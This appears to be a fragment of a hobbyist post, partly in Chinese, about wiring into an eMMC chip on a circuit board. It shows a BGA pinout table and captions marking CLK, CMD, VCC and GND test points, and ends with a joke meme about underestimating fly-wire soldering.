
Ball-side down view

○ → NC

	1	2	3	4	5	6	7	8	9	10	11	12	13	14
A	○	○	DAT0	DAT1	DAT2	Vss	RFU	○	○	○	○	○	○	○
B	○	DAT3	DAT4	DAT5	DAT6	DAT7	○	○	○	○	○	○	○	○
C	○	VDD1	○	Vss	○	Vcc0	○	○	○	○	○	○	○	○
D	○	○	○	○								○	○	○
E	○	○	○		RFU	Vcc	Vss	RFU	RFU	RFU		○	○	○
F	○	○	○		Vcc					RFU		○	○	○
G	○	○	○		Vss					RFU		○	○	○
H	○	○	○		Data Strobe					Vss		○	○	○
J	○	○	○		Vss					Vcc		○	○	○
K	○	○	○		RSTN	RFU	RFU	Vss	Vcc	RFU		○	○	○
L	○	○	○									○	○	○
M	○	○	○	Vcc0	CMD	CLK	○	○	○	○	○	○	○	○
N	○	Vss	○	Vcc0	Vss	○	○	○	○	○	○	○	○	○
P	○	○	Vcc0	Vss	Vcc0	Vss	○	○	○	RFU	○	○	○	○

反面


eMMC 範圍 (約略)



反面

(電路板通電)

eMMC 範圍 (約略)



CLK

CMD??

VCC


GND

反面

(電路板通電)

宇宙戰艦

大和號·改



宇宙戰艦

大和號・改



Locations



iCloud Drive



Network

?

看了幾個Youtube教學影片的我



搞硬體有什麼難的
幾條飛線輕鬆搞定

現實



對不起
我現在就去買工具來解焊

棉花棒



